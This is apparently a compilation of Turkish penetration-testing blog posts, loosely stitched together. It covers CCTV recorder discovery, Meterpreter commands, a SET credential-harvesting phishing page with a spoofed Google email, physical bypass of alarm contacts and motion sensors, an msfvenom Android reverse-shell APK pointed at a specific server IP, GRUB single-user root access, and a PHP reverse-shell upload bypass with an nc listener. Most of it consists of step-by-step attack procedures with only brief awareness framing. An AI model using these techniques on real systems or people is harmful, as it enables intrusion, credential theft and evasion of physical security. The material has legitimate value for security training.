Yazı serisinin bu kısmında bir diğer fiziki güvenlik sistemleri ürünü olan güvenlik kameralarından bahsedeceğiz. Bilindiği üzere çağımızda kurumların neredeyse tümünde karşımıza çıkan bu sistemler görüş açısı etrafında ki her kareyi saniye saniye kayıt etmekte. Bir önce ki yazıda bahsettiğimiz bypass işlemleri sırasında da bu görevlerini sürdürüyor olduklarını aklımızdan çıkartmamamız gerekiyor. Bu nedenle aslında anlatılacak bir çok farklı cihaz ve bypass yöntemlerinden bahsetmeden önce yazı dizisinin bu kısmında güvenlik kameralarından bahsediyor olacağız.
Bu yazıda bir senaryo üzerinden anlatımlarda bulunacağım.
Sızma testi sırasında iç ağda kendimize yer bulabildiğimiz taktirde kurum içerisinde aynı networkte bulunan tüm kameraları ve en önemlisi bu kameraların aldığı görüntülerde ki analog veriyi dijital hale çeviren yazılımları belirlemek büyük önem arz etmekte. Bu gibi sistemlerin üzerinde bulunan yazılımları belirleyebilmek için sistemler hakkında bilgiye sahip olmak gerekiyor. Kameraların bulunduğu NVR yada DVR gibi cihazların kullandığı yazılımlar bunların başında geliyor. 4 büyük ana yazılım dağıtıcısı sektörde büyük bir pazarı tekelinde bulunduruyor. Bu yazılımların kullandığı spesifik portlar ve ulaşılabilir olması bir çok konuda işinizi kolaylaştıracaktır. Bu gibi bilgilere sahip olduktan sonra yazabileceğiniz ve aşağıda da örneğini görebileceğiniz programlar sayesinde network üzerinde bulunan güvenlik kameralarının bağlı bulunduğu kayıt cihazlarının üzerinde yer alan yazılımın markasına ulaşmanız bir hayli kolaylaşıyor.
Hemen yanda örneğini gördüğünüz program bağlı bulunduğu network üzerinde ki tüm güvenlik kameralarını listeleyebiliyor ve listelediği kameraların bağlı bulunduğu DVR//NVR'ların üzerinde bulunan yazılımı da bizler için bulabiliyor. Peki hangi yazılımı barındırdığını biliyor olmak bizlere ne gibi kolaylıklar sağlayacak? - Bu bilgiye sahip olmak bize o kayıt cihazının hangi spesifik port üzerinden işlem yaptığı bilgisini veriyor olacak. Bu bilgiler ışığında bir sonra ki yazımızda bahsedeceğimiz çeşitli yöntemler ile kamera sistemlerine sızabilecek, kayıtlı bulunan verileri manipüle edebilecek, kayıt cihazını ve içerisinde bulunan harddiski kullanılmayacak hale getirebilecek ve ulaşılmasını istemediğimiz tüm görüntüleri bu sayede cihaz üzerinden silmiş olacağız. Tabi bu anlattıklarımız bunlarla da sınırlı kalmıyor..Kayıt cihazları üzerinde bulunan yazılımlara firmware güncellemesi yaparak, kendi oluşturduğumuz firmwareleri de yükliyebiliyor olacağız...
Merhaba arkadaşlar geçen haftadan hatırlayacağınız üzere hedef android'e sızıp meterpreter ekranına düşmüştük..
Bu makalemizin amacı bir sonra ki makalemiz de kullanılacak olan bazı komutların aslında ne işe yaradığını öğrenmektir. Dilerseniz kısa cümleler ile meterpreter komutlarından bahsedelim.
Temel Komutlar
? - Yardım menüsü
background - Geçerli oturumu arka plana taşır
bgkill - Bir arka plan meterpreter betiğini öldürür
bglist - Çalışan tüm arka plan komut dosyalarının listesini sağlar
bgrun - Bir betiği arka plan ipliği olarak çalıştırır
channel - Etkin kanalları görüntüler
close - Bir kanalı kapatır
exit - Bir meterpreter oturumunu sonlandırır
help - Yardım menüsü
interact - Bir kanalla etkileşim kurar
irb - Ruby komut dosyası moduna girme
migrate - Etkin işlemi belirlenmiş bir PID'e taşır
quit - Bir meterpreter oturumunu sonlandırır
read - Bir kanala ait verileri okur
run - Bundan sonra belirlenen meterpreter komut dosyasını çalıştırır
use - Meterpreter uzantılarını yükler
write - Meterpreter uzantısını yükler
Dosya Sistemi Komutları
cat - Dosyanın içeriğini stdout'a ve çıkışa okur
cd - Kurban üzerinde ki dizini değiştir
del - Kurban üzerinde ki bir dosyayı silmek istersek ..
download - Mağdur sistemden rahatsız edici sisteme bir dosya indirmek için kullanılır.
edit - Vim ile birlikte dosyayı düzenler
getlwd - Yerel dizini yazdırır
getwd - Çalışma dizini yazdır
lcd -Yerel dizini değiştir
lpwd - Yerel dizini yazdır
ls - Mevcut dizindeki dosyaları listeleme
mkdir - Kurban sistem de dizinini yarat
pwd - Yazdırma çalışma dizini
rm - Bir dosyayı sil
rmdir - Kurban sistemindeki dizini kaldır
upload - Hücre sisteminden kurbana bir dosya yükle
Arkadaşlar komutlar bu şekilde devam ediyor meterpreter açık iken " ? " basarsanız kullanabileceğiniz komutları size dökecektir bu hafta 2 makale birden çıkaracağım için sizleri pek yormak istemiyorum. Bu hafta ki makalemizde peki neler yer alıcak sorusuna cevap vericek olursak backdoor'umuzu kalıcı hale nasıl getirebiliriz ve hacklenmiş cihazımızda komutların aktif olarak kullanımı şeklinde olacaktır.
Bu makalemizde, cmd shell alınan bir sistemden meterpreter satırına nasıl geçiş yapılır uygulamalı bir şekilde göreceğiz.
Aşağıdaki görselde görüldüğü gibi cmd shell alınmış bir client var, CTRL+C kombinasyonlarını kullanarak SESSIONS'u background'a alıyoruz.
Background'a alma işleminden sonra "use post/multi/manage/shell_to_meterpreter" şeklinde PAYLOADın dizinine girilir, "show options" komutu ile daha fazla bilgi alabilirsiniz, "set LPORT <hedefPORT>" ve "set SESSIONS <CMDshell Session ID'si>" şeklinde bilgiler girilir ve son olarak "run" komutu çalıştırılır. Birsonraki adımda ise meterpreter oturumuna geçiş sağlanmış olunur.
Sistemin en
zayıf halkasına nasıl phishing (oltalama) maili gönderilir ve phishing maillerinden korunmak için
nelere dikkat etmemiz gerektiğini ele alacağız.
Kısaca phishing, sistemin en
zayıf halkasını yani insan faktörünü hedef alan bir saldırı türüdür ve sosyal mühendislik yöntemleri arasındadır.
Saldırgan, kurbanın özel bilgilerine ulaşmak için çeşitli web
sitelerinin arayüzlerini taklit ederek, kurbanını inandırır ve sisteme giriş
yapmasını bekler.
Saldırganın oluşturduğu sahte siteye login (giriş yapan) olan kişi bilgileri
saldırgana gider ve siteye login olan bir kişi hiçbir şey olmamış gibi sahte sitenin orijinal login sayfasına yönlendirilir.
Şimdi örnek bir saldırı senaryosunda kullanmak için ParrotOS'ta bulunan SET (Social Engineering Toolkit) aracı bize yardımcı olacaktır.

Terminal ekranında sudo komutuyla beraber setoolkit'i çalıştırıyoruz.
Setoolkit çalıştırdıktan sonra yukarıdaki resimdeki gibi
karşımıza 6 tane seçenek gelecek.
Biz sosyal mühendislik çalışması yapacağımız için 1'i yani (social – engineering attacks)
seçiyoruz.
social – engineering attacks seçtikten sonra karşımıza 11
tane atak çeşidi geliyor.
Biz web sitesi üzerinden ilerleyeceğimiz için 2 (website
attack vectors )’u seçiyoruz.
Website attack vectors seçtikten sonra karşımıza 8 tane
saldırı türü karşımıza geliyor.
Biz 3’ü (credential harvester attack method)
seçiyoruz.
Credential harvester attack method seçtikten sonra karşımıza
3 saldırı çeşidi geliyor.
Web Templates: İçerisinde hazır bulunan 5 farklı site mevcut
Site Cloner: İstediğimiz siteyi klonlayarak sahte bir site oluşturur
Custom Import: Kendimizin yazdığı html kodlarıyla siteyi oluşturur.
Biz 1'i yani web templates'i seçiyoruz.
Web templates'i seçtikten sonra bizden bu siteye giren
kişilerin bilgilerini hangi ip adresine gönderilsin onu soruyor. Ben Parrot makinemin ip adresini girdim.
Ip girdikten sonra hangi sitenin arayüzünü kopyalamak
istediğimizi sormaktadır. Biz 2. seçeneği yani Google'ı seçiyoruz.
URL
kısmına belirtiğiniz ip adresini yazarsanız kendi oluşturduğunuz sahte sitenin arayüzene bağlanmış olursunuz. Burada girilen bilgiler
belirtiğiniz ip adresine yönlendirilir. Deneme olarak login olmak istediğim
zaman login olmayıp hiç bir şey olmamış gibi beni orijinal Google'a yönlendirecektir ve bilgilerim karşı tarafa gidecektir.
Yukarıdaki ekranda göründüğü gibi login olduktan sonra Parrot'ıma login bilgileri geldi.
...
Saldırganlar, hedefindeki şirketin çalışanlarını belli bir süre izleyip zayıf halka olan çalışanı tespit etmeye çalışırlar.
Ücretsiz "fake mail" servisi olan emkei.cz sitesini kullanarak, hedefimizdeki kişiye Google'ın google@gmail.com mail adresinden geliyormuş gibi bir sahte mail hazırlayıp kurbanın mail adresine gönderiyoruz...
NOT:
Mailin mesaj kısmında SET kullanarak oluşturduğumuz ip adresini link (köprü) yaparak https://accounts.google.com/ şeklinde görünmesini sağladık.
Evet, gönderdiğimiz sahte mail kurbana ulaştı ve mailin görünümü aşağıdaki gibidir.
Bu tip yöntemler kullanılarak sahte e-postalar gönderip kurbanları oltaya (phishing) getirebiliriz.
Phishing'ten Korunma Yöntemleri
Şirket çalışanlarının "bilgi güvenliği farkındalık" eğitimleriyle bilinçlendirilmesi.
Gelen e-posta kimden geldiğine emin değilseniz açmayınız.
Mail yoluyla gelen her url gitmeyiniz, gittiniz url’lerde domain isimlerine dikkat ediniz.
SSL (HTTPS) sertifikası olmayan web sitelerinde özel bilgilerinizi paylaşmayınız.
Kullandığınız parolaları belirli zaman aralıklarında muhakkak güncelleyiniz.
Merhaba arkadaşlar, yazı serimizin ilkinde red team kavramının ilk adımından son adımına kadar ki tüm süreçleri ve bu süreçlerde kullanılan fizikselde dahil olmak üzere çeşitli hacking yöntemlerini inceleyeceğiz.
RED TEAM Nedir?
Son yüzyılda yavaş yavaş askeri jargondan koparak, siber dünyada ki muhtemel saldırganların davranışlarını ve tekniklerini mümkün olan en gerçekçi ve profesyonel biçimde taklit ederek gerçekleştirebilen, büyük şirketlerin dahili pentest ekiplerinede verilen RED TEAM ismini çok duyar olduk.
- Peki nedir bu red team?
- Ne yapar ve hangi yöntemleri kullanır?
Aslında bu soruya sınırları belirli bir cevap vermek bizi yukarıda yaptığımız teorik açıklama ile bir hayli ters düşürecektir. Bu ekipler güncel tüm yöntemleri takip eden, sosyal mühendislik ve fiziksel hacking becerileri bir hayli gelişmiş profesyonel kişilerden oluşur. Bu tip kişilerin yer aldığı bir ekibin neler yapabileceğini tam hatlarıyla kesin olarak açıklayabilmek ne yazık ki mümkün değildir. Aslında red team'i red team yapan ve bugün burada bize-bizlere bu gibi açıklamaları yazdıran yani merak uyandıran konuda bu olsa gerek. Şimdi isterseniz pandoranın kutusunu açalım ve içinden neler çıkacak bir bakalım...
Açıl Susam Açıl...
Kırmızı Ekiplerin, üzerinde çalıştıkları kurumların savunmalarında kusur bulmak için saldırganları taklit ettiğinden bahsetmiştik. Saldırganların bir kuruma sızarken ilk katmandan son katmana kadar bir çok yöntem kullandıklarını hepimiz biliyoruz. Bu yüzden adım adım inceleyeceğimiz bu yöntemlerin başında fiziksel hacking yöntemleri geliyor. Aşağıda inceleyeceğimiz cihazlar ve çeşitli bypass yöntemleri tamamen farkındalık oluşturmak ve eğitim amaçlı anlatılmıştır.
Manyetik Kontaklar
Manyetik kontakların çalışma prensibi olarak mıknatısları örnek verebiliriz. Aslında işin daha derinine inersek biraz sonra anlatacağımız bypass yönteminin anlaşılmasının daha kolay olacağı kanısındayım. Bu nedenle sizlere reed anahtarlarından bahsetmek istiyorum.
Reed anahtarları iki mıknatıstan oluşur ve mıknatısların birbirlerine olan yakınlığına göre akımın oluşmasını yada kesilmesini sağlayan aygıtlardır. Bu çalışma prensibleri dahilinde biraz sonra nasıl bypass edilebileceğinden bahsedeceğimiz manyetik kontaklarda da bu yapı kullanılmaktadır. Normalde açık şekilde çalışan reed anahtarlarında mıknatıslar birbirlerinden uzaklaştırıldıklarında elektrik akımı yukarıda bahsettiğimiz şekilde oluşmaktadır. Yani bu kapsamda baktığımızda bir pencere açıldığından açıldı bilgisi oluşturalan akım tarafından aktörlere taşınır. Bu sayede sistem alarm durumuna geçer ve bu gibi durumlar için üzerinde tanımlı olarak bulunan aksiyonları devreye alarak son kullanıcıya bilgi verir.
Aslında sistemin çalışma prensibini göz önünde bulundurduğumuzda bypass yöntemi kendini açıkça belli ediyor. Gelin isterseniz bir de "Nasıl bypass ederim?" sorusunu sorarak adım adım tekrar inceleyelim...
Hatırlarsanız reed anahtarlarının iki mıknatıstan oluştuğunu ve bu mıknatısların birbirine olan yakınlığına göre akım oluşturup oluşturmadığından bahsetmiştik. Oluşan bu akıma göre aktörleri tetikleyen sistem alarm durumuna geçiyordu. Bu çerçevede sistemde ki mıknatısların biribrlerine olan uzaklığının artmasını engelleyebilecek her yöntem bu sistemi bypass etmek için gerekli unsur olarak göze çarpıyor. O halde aşağıda ki videoda da uygulamalı olarak izleyebileceğiniz yöntemde ki gibi kontakların açılır kapanır yapı üzerinde değilde sabitlenmiş olarak duran mekanizmasına yerleştirilecek bir mıknatıs bu sistemleri kolayca bypass etmenizi sağlayacaktır.
Hareket Dedektörü (PIR)
Hareket dedektörleri (PIR) isimlerinden de anlaşılabileceği üzere ortamda ki hareketleri algılamaktadır. Hareketleri algılarken kullandığı teknoloji ve cihazın çalışma prensibini incelemek manyetik kontaklarda olduğu gibi bizlere "Nasıl bypass edilebilir?" sorusunun cevabını verecek.
Pasif Infrared Sensor (PIR Sensörü) olarakda bilinen bu cihazlar nesnelerden yayılan kızılötesi dalgaları algılayabilen bir teknolojiye sahiptir. Bu sensörler insan, hayvan ve benzeri hareket eden, sıcaklık ve kızılötesi dalga yayan kaynakları algılayabilirler. Yanda da görebileceğiniz hareket dedektörlerinin yapısında doğal veya yapay piroelektrik malzemelerin yaklaşık 1 / 4 inç boyutunda kare yapılmış, genellikle ince bir film şeklinde dışarı galyum nitrür (GaN) kümesi, sezyum nitrat (CsNO3), polivinil florür, phenylpyrazine türevleri ve kobalt ftalosiyanin (Piroelektrik kristalleri) vardır. Bu cihazlar sabotaj ve cihazın sökülmesine karşı da korumalıdır. Bu teknik anlamda devre dışı bırakılma işlemini olanaksızlaştırır. Bu nedenlerle sistemin doğru ve uzman kişilerce monte edilmesi önemlidir. Sistemin çalışma mantığını kavramak için şu örneği verebiliriz; Bir kişinin camın dış tarafında hareket etmesini dedektör algılamaz. Hareketi görür ancak cam daha önde olduğu için dış kısımda olduğunun değerlendirmesini yapar. Eğer camın iç kısmında olmuş olsaydı camdan yayılan sıcaklık ve ışınımları değiştireceği için algılanması kaçınılmaz olurdu. Bu nedenle vitrin pencere gibi yerlerin dışındaki hareketler algılanmaz, yanlış alarmlara neden olmaz. Yine örnek olarak, havalandırmadan yayılan sıcak ve soğuk hava akışı ve ısı değişimleri algılanmaz, çünkü hava çok az miktarda kızılötesi dalgası yayar. Bu “aptal sıcaklık değişimi” olarak tabir edilen durum alarm tetiklemesi için yeterli değildir. Bu kullandığınız dedektörün marka, model ve yapısına bağlı olarak değişebilir.
Şimdi sistemin çalışma mantığını anladıktan sonra gelin birde bypass yöntemlerinden bahsedelim...
1. Adım: Kıpırdama
Sızmaya çalıştığınız ortamda bir hareket sensörü farkettiğinizde hiç hareket etmeyin. İlk önce alanı değerlendirin ve sensör etrafında ki ortamı anlamaya ve atlamaktan için hangi yöntemleri kullanabileceğiniz belirleyin. Çevrenizde ki sensörlerin yerlerini gözlemleyin. Sensörler genellikle daha geniş bir alanı görebilmeleri için tavanlara ve doğrudan birbirlerini görebilecekleri konumlara yerleştirilir. Nerede olduklarını tespit edebildiğinizde görüş alanlarının etrafında nasıl bir yol izleyebileceğinizi belirleyebileceksinizdir.
2. Adım: Harekete Geç
Sensörlerin bulunduğu duvar boyunca yavaşça ilerleyin ve mümkün olduğunca ileri gidin. Pek çok hareket sensörünün kör noktaları vardır. Bu noktada cihazları tanıyor olmanız ve marka spesifik özellikleri ve görüş alan mesafelerini biliyor olmanızın sizin için büyük artısı olacaktır. Diz çökmek ve açık alanlardan veya büyük mobilyaların önünden geçmekte farkedilmemenizi sağlayacaktır. Çoğu hareket sensörü hayvanların sistemi alarma geçirmesini önlemek için buna göre kalibre edilmiştir. Bu nedenleodadan geçerken ortalama bir köpek kadar alçaktan ilerlemeye özen gösterin.
3. Adım: Bypass
Sensörleri bir kağıt veya mukavva ile bloke etmek bazen çözüm olabileceği gibi bazı durumlarda da bir önem arz etmeyecektir. Kağıtlar veya kartonlar sensörlerin önüne çok yavaş ve ağır adımlarla yerleştirilmedilir. Hareket sensörlerinin ortamda ki ısı değişimlerine göre alarm üretebildiğini göz önünde bulundurduğumuzda bu gibi durumlar için özel olarak hazırlanmış termal giysiler vucut ısısını belli etmeyeceği için ortamda bir ısı değişikliğine sebep olmayacak ve sensörün alarm üretmesine engel olabilecektir. Son bir yöntem ise soğutucu spreyler. Termal sensörlerin bulunduğu noktalara uzanabilecek boyutta ince ve uzun boru yardımıyla bu sensörlere uygulanacak soğuk sprey termal sensörleri kör edecek ve sistemi bypass etmenizi sağlayacaktır.
Bu makalemizi yazarken kullandığımız telefon Android 4.4.2 KitKat işletim sistemine sahiptir.
Kullandığımız uzak sunucu DigitalOcean'dan alınmış, tüm portları açık olmakla birlikte dağıtım olarak Parrot Cloud OS tercih ettik.
Özelliklerimizi belirttiğimize göre Android Hacking sersinin ilk makalesini yazmaya başlayabiliriz.
Bunun için çeşitli araçlar kullanılabilir fakat biz ilk adım olarak msfvenom üzerinden başlayalım.
msfvenom -p android/meterpreter/reverse_tcp LHOST=139.59.131.130 LPORT=4444 R >/root/FILENAME.apk
-p Payload belirleme
LHOST Makinemizin IP adresi veya DDNS
LPORT Dinlemek istediğiniz portu belirleme
R Raw formatı belirleme
/root/FILENAME.apk Oluşturulan zararlı uygulamanın kaydedileceği yolu belirleme
Aşağıda gördüğünüz gibi apk dosyamız oluştu.
Oluşturulan bu apk'yı bir şekilde karşı tarafa yükletmek bizim "Sosyal Mühendislik" becerilerinize kalmıştır. İlerleyen serilerimizde sosyal mühendislik taktiklerinden de bahsediyor olacağız.
Şimdi ise msfconsole yazarak Metasploit Framework'ü başlatıyoruz
use exploit/multi/handler komutu ile multi/handler modülünü aktif ediyoruz.
set payload android/meterpreter/reverse_tcp komutu ile payloadımızı belirtiyoruz.
show options diyerek girmemizi istediği alanları görelim.
set LHOST parametresi ile uzak sunucumuzun IP adresini belirtiyoruz.
Portumuzu oluştururken 4444 olarak belirlemiştik. LPORT parametresinde farklı bir port belirttiyseniz set LPORT diyerek önceden belirtmiş olduğunuz portu payloadınıza ekleyebilirsiniz.
exploit diyerek dinlemeyi aktif hale getirelim...
Şu anda belirtmiş olduğumuz IP ve PORT üzerinden dinliyor ve kurban apk programını çalıştırdığında Meterpreter Session'a düşecektir, böylece biz de onun Android sistemine sızmış olacağız.
Evet, görüldüğü üzere Meterpreter Session'ı başarıyla aldık.
sysinfo komutu ile systeme ait bazi bilgileri listeledik.
İlerleyen makalelerimiz de bu Session üzerinden neler yapılabilir , Antivirüs programları nasıl bypass edilir, kalıcı hale nasıl getirebiliriz gibi konulara değineceğiz.
Hedef sisteme sahte bir ip veya ip aralığıyla tarama yapılmak istenirse, -D parametresi kullanılarak anonim bir şekilde tarama yapılabilir.
Terminal satırı üzerinde "nmap -D <SahteIP> <HedefIP>"
Bu örnekte görüldüğü gibi 88.172.56.21 ip adresinden istek yapılıyormuş gibi tarama yapıldı.
Bu işlemden emin olmak için arka planda "tcpdump -i <ağkartı> host <sahte ıp veya hedef ip dinleme yapılabilir. -n dns çözümleme engelleme.>" yazılımını çalıştırıp doğrulama yapabilirsiniz.
Merhaba arkadaşlar bu makalemizde sizlere parolası unutulmuş Linux kullanıcıları için sistem zafiyeti olarak görülmeyen ama önlemini alınmadığı takdirde çok büyük bir zafiyet içeren single user mode’dan bahsediyor olacağız. Single user mode Linux kullanıcıların parolalarını unutması durumda konsol dan sisteme erişerek şifreyi değiştirmek maksadıyla acık bırakılmış bir moddur.
Makinemizi reboot ettikten sonra açılış sırasında her hangi bir tuşa basarak grup önyükleyici bölümüne giriş yapılır. Grup önyükleyici kısmana geçtiğinizde yukardaki ekran gibi bir ekranla karşılaşacaksınız. E ye basarak boot ekranına giriş yapalım.Boot ekranına giriş yaptığınızda aşağıdaki ekrandaki gibi bir ekranla karşılaşacaksınız.
Karşımıza gelen ekranda kernel’e gelip E’ye basarak düzenleme bölümüne girelim. Düzenleme bölümüne giriş yaptığınız taktirde aşağıdaki ekranla karşılaşacaksınız.
Karşımıza gelen ekranda quiet yazısını silip hangi mod’da açılmasını istiyorsak onu yazıyoruz. Aşağıdaki resimde görüldüğü gibi single yazıp ctrl+x kombinasyonuna basarak sistemi yeniden başlatıyoruz.
Sistemi yeniden başladıktan sonra sistem kendini single mode de açarak bize direk root yetkisi verecektir. Ben kendime yukarda resimde gözüktüğü gibi rooot adında root yetkilerine sahip bir kullanıcı oluşturuldum. Gerekli önlemler alınmadığı takdirde bundan sonrası sisteminize erişen kişinin hayal gücüne kalmıştır.
Adli bilişim incelemelerinden bellek imajı alma adımları aşağıdaki gibidir.
Ram'dan imaj alımında DUMPIT adlı yazılımı kullanılacaktır. DUMPIT RAM üzerinden imaj alımı için ideal yazılımlardan birisidir.
İndirme Linki: http://www.moonsols.com/wp-content/plugins/download-monitor/download.php?id=7
İlk olarak indirilmiş olan klasörün içerisine girilir ve “DumpIt.exe” çalıştırılır.
Command promt ekranı bizden onay beklemektedir, herhangi bir parametere girmeden "Y" diyerek ramdan imaj alım işlemi başlatılır, "Success" mesajı alındıgı zaman imaj işlemi tamamlanmış anlamına gelmektedir.
Görüldüğü gibi bellek imajı isim.raw şeklinde alınmıştır.
Ele geçirilen bir web uygulaması sayesinde, server'dan bağlantı almak için sunucuya dosya yüklemek gerekmektedir. Bunun için bazı güvenlik önlemlerini aşmak gerekmektedir.
Görüldüğü üzeri ekranda bir upload sayfası bulunmakta, buraya .php uzantılı dosya yüklenmek istenildiğinde dönen cevapda bu dosya uzantısının yüklemek için uygun olmadıgını söyleyen bir mesaj çıkıyor.
Terminal satırı açılır ve “cp /usr/share/webshells/php/php-reverse-shell.php /root/Documents” şeklinde shell dosyasını documents klasörüne atılır (başka bir klasörede aktarılabilir.) documents klasörüne girilir ve nano komutu ile php-reverse-shell.php dosyası açılır. $ip “kısmına local ip adresi yazılır” ve $port “kısmına local port yazılır”, bilgiler güncellenip kayıt edildikten sonra .php uzantısından sonra .jpg eklenir.
Konsola burpsuite yazılarak burp çalıştırılır ve “Proxy” kısmından “Intercept” sekmesinden “Intercept is on” butonuna tıklayarak dinlemeye alınır. “bu adımdan önce browser üzerinden proxy ayarı değiştirilmelidir.”
Son olarak upload bölümünden shell dosyası seçilir ve burp üzerinden .jpg uzantısını kaldırılır “Forward” butonuna tıklanır. Görüldüğü gibi başarılı bir şekilde .php yüklenmiştir mesajını alındı.
Son olarak dosyanın yüklendiği dizinine girilir ve görüldüğü gibi .php şeklinde yüklenmiş.

Son olarak konsol üzerinden “nc -lvp *dinleme yapılacak port* ” yazılır ve php-reverse-shell.php dosyayına tıklanılır, ve bağlantının geldiği görüntülenir.